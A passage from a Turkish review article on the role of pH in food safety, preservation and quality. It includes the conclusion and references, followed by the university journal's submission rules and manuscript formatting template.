Koruyucu katkı maddeleri kullanımı, radyasyon, sterilizasyon ya da pastörizasyon gibi gıda muhafaza işlemlerinde pH kontrolü önemli bir kriterdir. Örneğin pH'ı 5.8'den düşük olan sütlere pastörizasyon işlemi uygulanmamakta, bu sütler hammadde olarak işletmeye alınmamaktadır. Ayrıca, konserve yapma prosesinde, asitlik arttırılırsa uygulanacak sıcaklık derecesi ve işlem süresinin azaltılabilmesi mümkündür [20]. Gıdanın yüksek basınçla işlenmesi sırasında pH değeri denatürasyon, jelleşme, enzimatik aktiviteler, mikroorganizma veya sporların büyümesi ya da ölümü ve kimyasal reaksiyonlar gibi birçok işlemi etkilemektedir [88].

Konserve ürünlerde pH değeri oldukça önemlidir. “Düşük asitli” bir gıda, pH değeri 4.6'dan yüksek olan bir gıda olarak tanımlanırken, “yüksek asitli” bir gıda ise pH değeri 4.6 veya daha düşük olan bir gıda olarak kabul edilmektedir. Bu değer, patojen bir bakteri olan *Clostridium botulinum* ve sporları nedeniyle kritiktir. Uygun şekilde işlenmemiş bir gıda, *C. botulinum* sporları için ideal bir ortam sağlayabilmektedir. Bir konserve gıda ürününün kesin işlem süresi gıdanın pH'ı dışında, ürünün viskozitesi ve boyutu, ambalaj boyutları ve pişirme ortamının sıcaklığı gibi birkaç faktöre bağlıdır [16, 22].

Gıdaların besin değerinin incelenmesinde de pH ölçümünün yapıldığı çalışmalar mevcuttur. Wechtersbach ve ark. [89] tarafından yapılan çalışmada, önemli bir besin ögesi olan askorbik asidin (C vitamini) pH 2.0-4.0 değerleri arasında kararlı olduğu, ancak pH 4.01'den daha yüksek değerlere çıktığında ise askorbik asidin, geri dönüşümsüz olarak ve vitamin aktivitesi göstermeyen 2,3,-diketo-L-gulonik aside dönüştüğü belirtilmektedir. Yukarıda bahsedilen ürünlerin dışında,

gıda yetiştirme ya da temizleme amacıyla kullanılan maddelerin pH'ı da önemlidir. Örneğin balıkçılık sularında pH önemli bir parametredir. Suyun pH değeri, bu suyun balıklar için uygun olup olmadığını göstermektedir [90]. Bu gösterge, büyük ölçüde pH'a bağlı olan amonyum/amonyak dengesinde öne çıkmaktadır. Amonyak (NH_3) balıklar için oldukça zehirlidir. Aksine, amonyum (NH_4^+) nispeten zararsızdır. pH 6.0 iken suda tehlikeli amonyak yerine sadece amonyum bulunurken, pH 9.0'da, amonyak konsantrasyonunun %25 olduğu belirtilmektedir [6]. Başka bir örnek olarak ise, gıda sektöründe kullanılan dezenfektanların da pH değeri ve içerdiği oksidan maddelerin, gıdanın besin değerlerini etkileyebilmesi verilebilir. Dezenfeksiyon sırasında özellikle C vitamini (L-askorbik asit) sadece pH 2.0-4.0 değerleri arasında kararlıdır. Bu pH değerleri dışında olan dezenfektanlar, C vitamini kaybına neden olabilmektedir. Bu nedenle gıdaya uygun dezenfektan seçimi yapılırken, mutlaka pH değeri dikkate alınmalıdır [91].

4. Sonuç

Gıdalar açısından pH değeri oldukça önemli bir kavramdır. Gıda güvenliği ve kalitesinin göstergelerinden biri olmasının yanı sıra, belli başlı gıda ürünleri için mevzuata ve ilgili standartlara uygunluğunun da ölçütlerinden biridir. Bu çalışmada değişik ürün gruplarında yer alan gıdaların pH değerleri, kalite ve gıda güvenliği açısından bu değerlerin önemi, mevzuat ve ürün standartları açısından limit pH değerleri incelenerek derlenmiştir. Elde edilen sonuçlara göre piyasada hali hazırda çeşitli uygulamalar için farklı pH metreler mevcut olsa da, her geçen gün gelişen gıda sektöründe, modern ve karmaşık gıda üretim tekniklerinde kullanıma uygun ve ölçüm hassasiyeti yüksek olan, pratik yeni cihazlar geliştirilmesi ihtiyacı olduğu sonucuna varılmıştır. Ayrıca pH değeri ve gıdaların raf ömrü arasındaki ilişki üzerinde yapılan çalışma sayısının artması ve birçok ürün için modern pH sensörlerinin geliştirilmesinin, günümüz üreticisinin ilgisini çekeceği ve beklentisini karşılayacağı, depolama ve nakliye aşamalarında gıda

güvenliği açısından kritik bir gösterge olarak değerlendirileceği öngörülmektedir. Gıda-pH ilişkisinin değişik açılardan incelenmesi temelde hazırlanan bu çalışma ile gıda sektörüne ve literatüre bilgi anlamında katkı sağlandığı düşünülmektedir.

Kaynaklar

- [1] Andres-Bello, A., Barreto-Palacios, V., Garcia-Segovia, P., Mir-Bel, J. ve Martinez-Monzo, J., Effect of pH on color and texture of food products, *Food Engineering Reviews*, 5(3), (2013), 158-170.
- [2] Crespo, G.A., Afshar, M.G. ve Bakker, E., Direct detection of acidity, alkalinity, and pH with membrane electrodes, *Analytical Chemistry*, 84, (2012), 10165-10169.
- [3] Güler, Ç. Su Kalitesi. Sağlık Bakanlığı Çevre Sağlığı Temel Kaynak Dizisi, Birinci Baskı, Ankara, (1997). 43, 85s. <https://sbu.saglik.gov.tr/Ekutuphane/kitaplar/css43.pdf> (Erişim Tarihi: 07.09.2020).
- [4] Tyl, C., Sadler ve G.D., pH and Titratable Acidity. Nielsen's. (Eds) *Food Analysis*. Food Science Text Series. Springer, (2017).
- [5] Ertürün, H.E.K., Titrasyon asitliğinin tayini için zofenopril kalsiyuma dayanan pH elektrot yapımı. *Gıda*, 42 (3), (2017), 211-218.
- [6] Testo, Guide to pH measurement engineering. (2004). [http://pst-ir.com/wp-content/uploads/2013/11/ https___ex.testo_.de_pdf_download.php_filepublications_Publications_EN_02-FIELD-MANUALS_Guide-to-.pdf](http://pst-ir.com/wp-content/uploads/2013/11/https___ex.testo_.de_pdf_download.php_filepublications_Publications_EN_02-FIELD-MANUALS_Guide-to-.pdf) (Erişim tarihi: 20.07.2020).
- [7] Webster, D., pH - Principles and Measurement. *Encyclopedia of Food Science, Food Technology and Nutrition*. Second Edition, Academic Press, (2003), 4501-4507p.
- [8] Otterson, D.W. , Tech talk: (11) pH measurement and control basics. *Measurement and Control -London-* Institute of Measurement and Control, 48(10), (2015), 309-312.
- [9] Vijayakumar, P. ve Adedeji, A., Measuring the pH of food products. (2017). https://www.researchgate.net/publication/330601448_Measuring_the_pH_of_Food_Products (Erişim tarihi: 06.09.2020).
- [10] Chaminda, P., Samaranayake, C.P. ve Sastry, S.K., In-situ pH measurement of selected liquid foods under high pressure. *Innovative Food Science and Emerging Technologies*, 17, (2012), 22-26.
- [11] Gamlı, Ö.G., *Laboratuar Teknikleri ve Temel Gıda Analizleri*. 2.Baskı, (2015), Dora Yayıncılık, Bursa.

- [12] Vivaldi, F., Santalucia, D., Poma, N., Bonini, A., Salvo, P., Noce, L.D., Melai, B., Kirchhain, A. ve Francesco, F.D., A voltametric pH sensor for food and biological matrices. *Sensors and Actuators B: Chemical*, 322, (2020), 128650.
- [13] Jiang, Y., Liu, X., Huang, X., Feng, H., Zhang, Q. Ve Yu, H., High-sensitivity potentiometric 65-nm cmos ISFET sensor for rapid E. coli screening. *IEEE Transactions On Biomedical Circuits And Systems*, 12(2), (2018), 402-415.
- [14] Stippl, V. M., Delgado, A. ve Becker, T.M., Development of a method for the optical in situ determination of pH value during high-pressure treatment of fluid food. *Innovative Food Science and Emerging Technologies*, 5, (2004), 285–292.
- [15] <https://www.mindbodygreen.com/0-5165/Alkaline-Acidic-Foods-Chart-The-pH-Spectrum.html> (Erişim Tarihi: 12.09.2020).
- [16] <http://eds.b.ebscohost.com/eds/pdfviewer/pdfviewer?vid=3&sid=bbc19f6f-2193-442e-a0d0-83f932aea59d%40pdc-v-sessmgr02> (Erişim tarihi: 20.07.2020).
- [17] Kuswandi, B. ve Murdyaningsih, E.A., Simple on package indicator label for monitoring of grape ripening process using colorimetric pH sensor. *Journal of Food Measurement and Characterization*, 11, (2017), 2180-2194
- [18] Islam, M.D.S., Hasan, M.D.M., Khan, A.A.S., Bakar, M.A., A simple system to detect and measure formalin in fruit by using conductivity, pH and capacitance measurement. *Carpathian Journal of Food Science and Technology*, 11(3), (2019) 86-93.
- [19] Ahmad, N.A., Heng, L.Y., Zaid, M.H.M., Hanifah, S.A. ve Salam, F.A., colorimetric pH sensor based on Clitoria sp and Brassica sp for monitoring of food spoilage using chromametry. *Sensors*, 19, (2019), 4813.
- [20] <https://www.foodelphi.com/tag/gidalarda-ph-ve-toplam-asitlik-tayini/>. (Erişim Tarihi: 06.09.2020).
- [21] Çopur, U., Bir jelleşme maddesi olarak pektin. *Gıda*, 13(4), (1988), 253-257.
- [22] McGlynn, W. The importance of food pH in commercial canning operations. Oklahoma State University, Food Technology Fact Sheet, (2003), FAPC-118. https://shareok.org/bitstream/handle/11244/50205/oksd_fapc_118_2010-07.pdf?sequence=1 (Erişim Tarihi: 18.08.2020).
- [23] Ergezer, H. Ve Serdaroğlu, M., Et ve et ürünlerinde su tutma kapasitesi ve ölçüm yöntemleri. Türkiye 10. Gıda Kongresi, May 21-23, 2008, Erzurum, Türkiye, Bildiriler Kitabı, 493-496s.
- [24] Lonergan E.H. ve Lonergan S.M., Mechanisms of water holding capacity of meat. *Meat Science*, 71, (2005), 194-204.
- [25] Kadioğlu, P., Karakaya, M., Unal, K. ve Babaoğlu, A. S., Technological and textural properties of spent chicken breast, drumstick and thigh meats as affected by marinating with pineapple fruit juice. *British Poultry Science*, 60(4), (2019), 381-387.

- [26] Watanabe, A., Daly, C.C. ve Devine, C.E., The effects of the ultimate pH of meat on tenderness changes during ageing. *Meat Science*, 42(1), (1996), 67–78.
- [27] Rao, M.W., Gault, N.F.S. ve Kennedy, S., Changes in the ultrastructure of beef muscle as influenced by acidic conditions below the ultimate pH. *Food Microstructure*, 8, (1989), 115–124.
- [28] Lawrie, R.A., *Meat Science*, Pergamon Press, New York, (1991).
- [29] Abdalla, H., Alı, N., Siddıg, F. ve Alı, S., Improving tenderness of spent layer hens meat using papaya leaves (*Carica papaya*). *Pakistan Veterinary Journal*, 33(1), (2013), 73–76.
- [30] Çarbuğa, Ü., Marinasyon işlemlerinin sığır eti üzerindeki kimyasal, duyuşal ve tekstürel etkilerinin belirlenmesi. Yüksek Lisans Tezi, Necmettin Erbakan Üniversitesi, Fen Bilimleri Enstitüsü, Konya, (2019).
- [31] TS 1071 Pastırma Standardı, Türk Standartları Enstitüsü, Ankara, (2002).
- [32] TS 1070 Türk Sucuğu Standardı, Türk Standartları Enstitüsü, Ankara, (2012).
- [33] Kadak, A.E. ve Çelik, M., Kitosan eklenmiş hamsi marinatlarının soğuk depolanmasında meydana gelen fiziksel ve duyuşal değişimler. *Alnteri Ziraı Bilimler Dergisi*, 28(B), (2015), 33-44.
- [34] Külcü, D.B., Farklı sıcaklıklarda muhafaza edilen palamut (Sarda sarda) balığının bazı kimyasal kalite niteliklerinin belirlenmesi. *Sakarya Üniversitesi Fen Bilimleri Enstitüsü Dergisi*, 21(3), (2017), 403-410.
- [35] Küçük, S.C. ve Yıbar, A., Çiğ süt ve pastörize süt tüketiminin halk sağlığı üzerine etkileri. *Food and Health*, 5(3), (2019), 197-204.
- [36] Türk Gıda Kodeksi, Salça ve Benzeri Ürünler Tebliği, (2020).
- [37] Ertem, H. ve Çakmakçı, S., Erzurum’da açık olarak satışa sunulan çiğ sütlerin bazı hileler ve kalite özellikleri yönünden araştırılması - ilgili tebliğ ile karşılaştırılması. *Atatürk Üniversitesi Ziraat Fakültesi Dergisi*, 50(3), (2019), 255-262.
- [38] Tang, T.B. ve Zulkafli, M.S., Electronic tongue for fresh milk assessment a revisit of using ph as indicator. *IEEE International Conference on Circuits and Systems (ICCAS)*, Sept 2013, Book of Proceedings, (2013), 167-171p.
- [39] TS 591 Beyaz Peynir Standardı, Türk Standartları Enstitüsü, Ankara, (2013).
- [40] Tekinşen, K.K. ve Akar, D., Erzincan tulum peyniri. *Atatürk Üniversitesi Veteriner Bilimleri Dergisi*, 12(2), (2017), 218-226.
- [41] Uymaz, B., Akçelik, N. ve Yüksel, Z., Physicochemical and microbiological characterization of protected designation of origin Ezine cheese: assessment of non-starter lactic acid bacterial diversity with antimicrobial activity. *Food Science of Animal Resources*, 39(5), (2019), 804–819.
- [42] <https://www.ggd.org.tr/sss2.php?bolum=248#:~:text=da%20neden%20olmaktad%C4%B1r,-S%C3%BCt%20ve%20yo%C4%9Furdun%20ph%20de-%C4%9Feri%20nedir%3F,4%2D4%2C5%20aras%C4%B1ndad%C4%B1r> (Erişim Tarihi: 02.20.2020).

- [43] https://www.diatek.com.tr/Makale-Yontem/Mikrobiyolojik-Analiz/Yumurta-Gorulen-bozulmalar_3425.htm#:~:text=Yumurta%20ak%C4%B1n%C4%B1n%20pH's%C4%B1%20ba%C5%9Flang%C4%B1-C3%A7ta,i%C3%A7in%20m%C3%BCkeme1%20bir%20besi%20ortam%C4%B1d%C4%B1r. (Erişim Tarihi: 02.10.2020).
- [44] Bühler, H., Ingold, W. Ve Uyanık, A., Fermantasyonda pH ve oksijen ölçümü. *Gıda*, 6(1-2), (2001), 26-32.
- [45] TS 11149 Şalgam Suyu Standardı, Türk Standartları Enstitüsü, Ankara, (2003).
- [46] Karagözlü, C. Fermente süt içeceği: kefir. *Apelasyon*, Aralık, (2015). 25. <http://apelasyon.com/Yazi/367-fermente-sut-icecegi-kefir>. (Erişim Tarihi: 10.10.2020).
- [47] Levent, H. ve Cavuldak, Ö.A., Geleneksel fermente bir içecek: boza. *Akademik Gıda*, 15(3), (2017), 300-307.
- [48] Coşkun, F., Arıcı, M., Gülcü, M., Çelikyurt, G. ve Mırık, M., Physicochemical, functional and microbiological properties of hardaliye beverages produced from different grapes. *Tarım Bilimleri Dergisi – Journal of Agricultural Sciences*, 24, (2018), 278-285.
- [49] Hendek Ertop, M., ve Atasoy, R., Farklı tahıl ve bakliyat unları ile üretilen tarhanaların fizikokimyasal, reolojik ve duyuşal nitelikleri. *Gıda*, 44(5), (2019), 781-793.
- [50] Tokatlı, M., Elmacı, S.M., Arslankoz İşleyen, N. ve Özçelik, F., Seçilmiş endojen laktik starter kültürler ile turşu üretimi. *Gıda*, 44(4), (2019), 742-757.
- [51] Kotancılar, H.G., Karaoğlu, M.M., Gerçekaslan, K.E. ve Uysal, P., Ekşi hamur katkısının beyaz tava ekmeğinin bayatlaması üzerine etkisi. *Atatürk Üniversitesi Ziraat Fakültesi Dergisi*, 37(1), (2006), 103-110.
- [52] Tuncel N. B. ve Demirci M., Farklı sıcaklık derecelerinde depolanan hamurların kek kalitesi üzerine etkilerinin araştırılması. *Türkiye 9. Gıda Kongresi*, (2006, Mayıs), Bolu, Türkiye, Bildiriler Kitabı, 521-524s.
- [53] Hendek Ertop, M., Ekşi hamur formül optimizasyonunun ekmeğin aromatik profili, biyoaktif nitelikleri ve raf ömrü üzerine etkileri, *Doktora Tezi*, Erciyes Üniversitesi, Fen Bilimleri Enstitüsü, Kayseri, (2014).
- [54] *Türk Gıda Kodeksi, Et, Hazırlanmış Et Karışımları ve Et Ürünleri Tebliği*, (2018).
- [55] TS 11859 Döner Eti (Pişmemiş) Standardı, Türk Standartları Enstitüsü, Ankara, (2016).
- [56] TS 11523 Tütsülenmiş Dil Standardı, Türk Standartları Enstitüsü, Ankara, (1995).
- [57] TS 7440 Et Suyu Ürünleri Standardı, Türk Standartları Enstitüsü, Ankara, (2002).

- [58] TS 978 Kavurma Standardı, Türk Standartları Enstitüsü, Ankara, (2016).
- [59] TS 11566 Et ve Et ürünleri- Kıyma Standardı, Türk Standartları Enstitüsü, Ankara, (2016).
- [60] TS 979 Salam Standardı, Türk Standartları Enstitüsü, Ankara, (2017).
- [61] TS 980 Sosis Standardı, Türk Standartları Enstitüsü, Ankara, (2016).
- [62] TS 11167 Lakerda Standardı, Türk Standartları Enstitüsü, Ankara, (1993).
- [63] TS 2176 Eritme Peyniri Standardı, Türk Standartları Enstitüsü, Ankara, (2011).
- [64] TS 12513 Hellim Peyniri Standardı, Türk Standartları Enstitüsü, Ankara, (2018).
- [65] TS 13358 Lor Peyniri Standardı, Türk Standartları Enstitüsü, Ankara, (2016).
- [66] TS 13205 Otlı Peynir Standardı, Türk Standartları Enstitüsü, Ankara, (2016).
- [67] Türk Gıda Kodeksi, Reçel, Jöle, Marmelat ve Tatlandırılmış Kestane Püresi Tebliği, (2006).
- [68] TS 3734 Marmelatlar Standardı, Türk Standartları Enstitüsü, Ankara, (2013).
- [69] TS 3036 Bal Standardı, Türk Standartları Enstitüsü, Ankara, (2010).
- [70] Türk Gıda Kodeksi, Üzüm Pekmezi Tebliği, (2017).
- [71] TS 3792 Üzüm Pekmezi Standardı, Türk Standartları Enstitüsü, Ankara, (2008).
- [72] TS 12001 Dut Pekmezi Standardı, Türk Standartları Enstitüsü, Ankara, (1996).
- [73] TS 12230 Milföy Hamuru (Yaprak hamur) Standardı, Türk Standartları Enstitüsü, Ankara, (2013).
- [74] TS 13555 Sert şekerleme (Dolgulu ve dolgunsuz) Standardı, Türk Standartları Enstitüsü, Ankara, (2013).
- [75] TS 10752 Glukoz şurubu (Yenilebilir) Standardı, Türk Standartları Enstitüsü, Ankara, (2003).
- [76] TS 13551 Limon Sosu Standardı, Türk Standartları Enstitüsü, Ankara, (2013).
- [77] TS 5282 Ketçap Standardı, Türk Standartları Enstitüsü, Ankara, (2003).
- [78] TS 12720 Nar Ekşisi Standardı, Türk Standartları Enstitüsü, Ankara, (2016).
- [79] TS 9777 Mayonez Standardı, Türk Standartları Enstitüsü, Ankara, (1992).
- [80] Türk Gıda Kodeksi, Bira Tebliği, (2006).
- [81] TS 2259 Bira Standardı, Türk Standartları Enstitüsü, Ankara, (2012).
- [82] İnsani Tüketim Amaçlı Sular Hakkında Yönetmelik, Ankara, (2016).
- [83] Gallo, M., Nigro, F., Passannanti, F., Nanayakkara, M., Lania, G., Parisi, F., Salameh, D., Budelli, A., Barone, M.V. ve Nigro, R., Effect of pH control during rice fermentation in preventing a gliadin entrance in epithelial cells. *International Journal of Food Sciences and Nutrition*, 70(8), (2019), 31-43.
- [84] Harker, F.R., Redgwell, R.J., Hallett, I.C. ve Murray, S.H., Texture of fresh fruit. *Horticultural Reviews*, 20, (1997), 121-124.

- [85] Gonçaves, A.A, The pH of the seafood meat: a problem that deserves to be clarified. *MOJ Food Processing and Technology*, 4(1), (2017), 00081.
- [86] Tijkens, L.M.M., Barringer, S.A. ve Biekman, E.S.A, Modelling the effect of pH on the color degradation of blanched broccoli. *Innovative Food Science and Emerging Technologies*, 2, (2001), 315–322.
- [87] Wahyuningsih, S., Wulandari, L., Wartono, M.W., Munawaroh, H. ve Ramealan, A.H., The effect of pH and color stability of anthocyanin on food colorant. *IOP Conference Series: Materials Science and Engineering*, International Conference on Food Science and Engineering, (2016, October 18-19), Srukarta, Indonesia, 193, 012047.
- [88] Stipl, V. M., Delgado, A. ve Becker, T.M., Optical method for the in-situ measurement of the pH-value during high pressure treatment of foods. *International Journal of High Pressure Research*, 22(3-4), (2002), 757-761.
- [89] Wechtersbach, L., Polak, T., Ulrih, N.P. ve Cigić, B., Stability and transformation of products formed from dimeric dehydroascorbic acid at low pH. *Food Chemistry*, 129(3), (2011), 965-973.
- [90] Boyd C.E., Carbon Dioxide, pH, and Alkalinity. *Water Quality: An Introduction*. Springer, Auburn, US, (2015).
- [91] Türközü, D. ve Karabudak, E., Marulların C vitaminin içerikleri üzerine gıda dezenfektanlarının etkisi. *Beslenme ve Diyet Dergisi*, 42(1), (2014), 43-51.

YAYIN KOŞULLARI

1. Gönderilecek makalelerde alanında bir boşluğu dolduracak özgün bir araştırma sonuçlarını içermesi şartı aranır.
2. Yayın Kurulu, dergiye gönderilen makaleleri öncelikle yayın ilkerleri, dergi kapsamı, bilimsel içerik ve şekil açısından inceler. Ön incelemeden geçen makaleler değerlendirilmek üzere en az 2 hakeme gönderilir. Eserin dergiye kabul edilebilmesi için iki hakemden de olumlu değerlendirme alması gerekir. Gerekli görülmesi durumunda üçüncü hakemden de değerlendirme sürecine katkı sağlaması istenebilir. Son karar editöre aittir.
3. Yayınlanmak üzere gönderilen makalelerin daha önceden yayımlanmamış olduğu ve intihal içermediği iThenticate programı aracılığıyla teyit edilir. Benzerlik raporu dergi editörleri tarafından kontrol edildikten sonra referanslar hariç benzerlik oranı % 20 ve altında çıkan makaleler değerlendirilmek üzere hakemlere gönderilir. Sonucu referanslar hariç % 20 üzerinde çıkan makaleler için yazardan düzeltme talep edilir. Gerekli düzeltmelerin 30 gün içerisinde yapılması durumunda makale reddedilir.
4. Makale yazarlarından değerlendirme ve yayın işlemleri için herhangi bir ücret talep edilmez.
5. Makalelerin tüm sorumluluğu ilgili yazarlara aittir. Makaleler uluslararası kabul görmüş bilimsel etik kurallarına uygun olarak hazırlanmalıdır. Gerekli olması halinde Etik kurul Raporu'nun bir kopyası eklenmelidir.
6. Dergide yayınlanan yazılar ayrıca elektronik ortamda (<http://dergipark.gov.tr/hafebid/>) yayımlanır.
7. Bireysel kullanım dışında, Haliç Üniversitesi Fen Bilimleri Dergisi'nde yayınlanan makaleler, şekiller ve tablolar yazılı izin olmaksızın çoğaltılamaz, bir sistemde arşivlenemez veya reklam ya da tanıtım amaçlı materyallerde kullanılamaz. Bilimsel makalelerde, uygun şekilde kaynak gösterilerek alıntılar yapılabilir.

YAZIM KILAVUZU

Çalışmanın Türkçe İsmi Her Kelimenin İlk Harfi Büyük (Bağlaçlar Hariç) ve “Times New Roman” Fontunda 14 Punto Olacak Şekilde

Birinci YAZAR^{1*}, İkinci YAZAR², Üçüncü YAZAR¹

¹Üniversite, Fakülte ve/veya Bölüm, Şehir, Ülke

ORCID ID: orcid.org/ 0000-0000-0000-0000

ORCID ID: orcid.org/ 0000-0000-0000-0000

²Üniversite, Fakülte ve/veya Bölüm, Şehir, Ülke

ORCID ID: orcid.org/ 0000-0000-0000-0000

Geliş Tarihi: XX.XX.20XX

***Sorumlu Yazar e mail:** xxx@xxx.xxx

Kabul Tarihi: XX.XX.20XX

Atıf/Citation: Yazar, B., Yazar, İ., Yazar, Ü. “Çalışmanın Türkçe İsmi Her Kelimenin İlk Harfi Büyük (Bağlaçlar Hariç) ve “Times New Roman” Fontunda 14 Punto Olacak Şekilde”, Haliç Üniversitesi Fen Bilimleri Dergisi 2020, 3/2: 309-316

Araştırma/ Derleme Makalesi / Research/ Review Article

Özet

Bu Microsoft Word belgesi Haliç Üniversitesi Fen Bilimleri Enstitüsü Müdürlüğü tarafından yayınlanan Fen Bilimleri Dergisi'ne gönderilecek olan makaleler için örnek olması amacıyla hazırlanmıştır. Dergimizde yayınlanmak üzere gönderilen makalelerin bu şablona göre düzenlenmeleri gerekmektedir. Özet kısmında çalışmanın yenilikleri ve temel bulguları vurgulanmalıdır. Türkçe ve İngilizce özet kısımları Times New Roman yazı tipi ile yazılmalı ve 10 punto büyüklüğü seçilmelidir. Yazım metni iki tarafa yaslanmalıdır. Özet bölümünün yazımında tek satır aralığı seçilmelidir. Makale özetinin 100 ila 200 kelime arasında olmasına dikkat edilmelidir. Türkçe ve İngilizce özetlerin 1 (bir) sayfayı geçmemesi gerekmektedir. Makalenin İngilizce olarak sunulmak istenmesi durumunda başlık, özet ve anahtar kelimelerin önce İngilizcelerin sonra Türkçelerinin verilmesi gerekmektedir. Anahtar kelime sayısı en az 3 en fazla 6 olmalıdır.

Anahtar Kelimeler: Anahtar kelime 1, Anahtar kelime 2, Anahtar kelime 3.

Çalışmanın İngilizce İsmi Her Kelimenin İlk Harfi Büyük (Bağlaçlar Hariç) ve “Times New Roman” Fontunda 14 Punto Olacak Şekilde

Abstract

Bu Microsoft Word belgesi Haliç Üniversitesi Fen Bilimleri Enstitüsü Müdürlüğü tarafından yayınlanan Fen Bilimleri Dergisi'ne gönderilecek olan makaleler için örnek olması amacıyla hazırlanmıştır. Dergimizde yayınlanmak üzere gönderilen makalelerin bu şablona göre düzenlenmeleri gerekmektedir. Özet kısmında çalışmanın yenilikleri ve temel bulguları vurgulanmalıdır. Türkçe ve İngilizce özet kısımları Times New Roman yazı tipi ile yazılmalı ve 10 punto büyüklüğü seçilmelidir. Yazım metni iki tarafa yaslanmalıdır. Abstract bölümünün yazımında tek satır aralığı seçilmelidir. Makale özetinin 100 ila 200 kelime arasında olmasına dikkat edilmelidir. Türkçe ve İngilizce özetlerin 1 (bir) sayfayı geçmemesi gerekmektedir. Makalenin İngilizce olarak sunulmak istenmesi durumunda başlık, özet ve anahtar kelimelerin önce İngilizcelerinin sonra Türkçelerinin verilmesi gerekmektedir. Anahtar kelime sayısı en az 3 en fazla 6 olmalıdır.

Keywords: Keywords 1, Keywords 2, Keywords 3.

1. Giriş

Ana metin, A4 kağıt boyutuna 2 cm kenar boşlukları ile 12 punto yazı büyüklüğünde Times New Roman yazı tipi ile 1 satır aralığı ve her iki yana yaslı şekilde yazılmalıdır. Ana bölüm başlıkları numaralandırılmalı, kelimelerin ilk harfleri büyük olmalı ve **koyu (bold)** karakterde yazılmalıdır. Ana bölüm başlığından sonra 1,5 satır aralıklı boşluk bırakılarak metne geçilmelidir. Başlıkla üst metin arasında da bir satır boşluk bırakılmalıdır. Paragraflar arasında boşluk bırakılmamalıdır. Çalışmanın İngilizce olarak sunulmak istenmesi durumunda bölüm başlığı “**Introduction**” olarak verilmelidir.

Bu bölümde çalışmayla ilgili yeterli literatür bilgisi verilmeli ve çalışmanın gerekçesi belirtildikten sonra amacı vurgulanmalıdır. Ancak konu ile ilgisi olmayan ve gereğinden fazla literatür bilgisi vermekten kaçınılmalıdır.

2. Materyal ve Metot

Bu bölümde, uygulanan yöntemler ve teknikler anlaşılır bir şekilde verilmeli ve metin “Times New Roman” yazı tipinde 12 punto büyüklüğünde ve tek satır aralıkla yazılmalıdır. Metinle ilgili olarak Giriş bölümünde yapılan açıklamalar bu bölüm için de geçerlidir. Başlıkta bağlaç haricindeki tüm kelimelerde ilk harf büyük yazılmalıdır.

Çalışmanın İngilizce olarak sunulmak istenmesi durumunda bölüm başlığı “**Material and Method**” olarak verilmelidir. Bölüm içerisinde alt bölüm başlıkları açılması mümkündür.

2.1. Materyal ve metot alt başlığı

Materyal ve metot bölümünde alt başlık altında bilgi verilmek istenmesi durumunda alt başlık “Times New Roman” yazı tipi, 12 punto ve kalın olarak yazılmalıdır. Alt başlığın ilk kelimesinin ilk harfi büyük, geri kalan kısmı ise küçük harflerle yazılmalıdır.

2.2. Şekiller, Tablolar ve Denklemler

Şekiller grafik, diyagram, fotoğraf, resim ve harita şeklinde olabilir. Şekil yazısı şeklin alt kısmına yazılmalıdır. Hem şekil hem de şekil yazısı sayfaya ortalanmalıdır. Şekil yazıları okunaklı olmalıdır. Şekil ile üst metin arasında 1 satır boşluk bırakılmalıdır. Şekil yazısı ile alt metin arasında da 1 satır boşluk bırakılmalıdır. Şekil yazısı 11 punto olarak yazılmalı ve aşağıdaki örnekte (Şekil 1) olduğu gibi verilmelidir. Metin içerisinde şekillere atıfta bulunulmalıdır.

Şekil 1. Örnek Resim

Tablolar açık çerçeveli tercih edilebilir. Tablo yazısı tablonun üst kısmına yazılmalıdır. Hem tablo hem de tablo yazısı sayfanın soluna

hizalanmalıdır. Tablo yazısı ile üst metin arasında 1 satır boşluk bırakılmalıdır. Tablo ile alt metin arasında 1 satır boşluk bırakılmalıdır. Tablo yazıları tercihen 11 punto ile yazılmalı ve tek satır aralığı seçilmelidir. Metin içerisinde tablolara atıfta bulunulmalıdır.

Tablo 1. Tablo Başlığı

| Sütun Başlığı | Sütun Başlığı | Sütun Başlığı |
|---------------|---------------|---------------|
| Bilgi satırı | Bilgi satırı | Bilgi satırı |
| Bilgi satırı | Bilgi satırı | Bilgi satırı |
| Bilgi satırı | Bilgi satırı | Bilgi satırı |
| Bilgi satırı | Bilgi satırı | Bilgi satırı |

Denklemler sırasıyla 1’den başlanarak numaralandırılmalıdır. Denklem sola yaslanarak yazılmalı ve denklem numarası sağ kenara yerleştirilmelidir. Denklem ile metin arasında üstten ve alttan birer satır boşluk bırakılmalıdır. Denklemler resim formatında olmamalıdır. Word denklem düzenleyicisi tercih edilebilir.

$$E=mc^2 \quad (1)$$

3. Bulgular

Bu bölümde çalışma sonucunda elde edilen bulgular çalışma sırasına göre sunulmalıdır. Çalışmanın İngilizce olarak sunulmak istenmesi durumunda bölüm başlığı “**Results**” olarak verilmelidir.

4. Tartışma

Bu bölümde, yapılan çalışmadan elde edilen bulgular bilimsel ilkelere ışığı altında önceki verilerle karşılaştırılarak irdelenmelidir. İstenilmesi halinde, elde edilen bulgular ve bunların irdelenmesi **Bulgular ve Tartışma** başlığı altında da verilebilir.

5. Sonuçlar

Bu bölümde çalışmadan elde edilen özgün sonuçlar bir sıra dâhilinde sunulmalıdır. Çalışmanın İngilizce olarak sunulmak istenmesi durumunda bölüm başlığı “**Conclusions**” olarak verilmelidir.

Teşekkür

Bu bölümde, çalışmada yardım ya da destekleri bulunan kişi veya kişilere ya da kurum yetkililerine teşekkür edilebilir. Çalışmanın İngilizce olarak sunulmak istenmesi durumunda bu bölümün başlığı “**Acknowledgment**” olarak verilmelidir.

Kaynaklar

Çalışmada yararlanılan kaynaklar kullanım sırasına göre numaralandırılarak verilmelidir. Ancak Özet bölümünde kaynak gösterilmez. Kaynak numaraları köşeli parantez içerisinde gösterilmelidir. Kaynakların tamamı çalışmanın son sayfasındaki “Kaynaklar” başlığı altında, makale içerisindeki kullanım sırasına göre aşağıdaki örneklere uygun biçimde verilmelidir. Kaynaklar “Times New Roman” fontunda 10 punto olarak yazılmalıdır. Kaynak numaraları otomatik numaralandırma ile eklenmelidir ve her referans arasında 6 punto boşluk olmalıdır. Çalışmanın İngilizce olarak sunulmak istenmesi durumunda bölüm başlığı “**References**” olarak verilmelidir.

Periyodik yayımlar:

- [1] Soyadı, A., Soyadı, B. B., ve Soyadı, C.,. Yayımlanan makalenin adı, Makalenin yayınlandığı dergi adı, Cilt ve sayı numarası 7(1), (yıl) sayfa numarası aralığı 1-12. Doi:

Kitaplar:

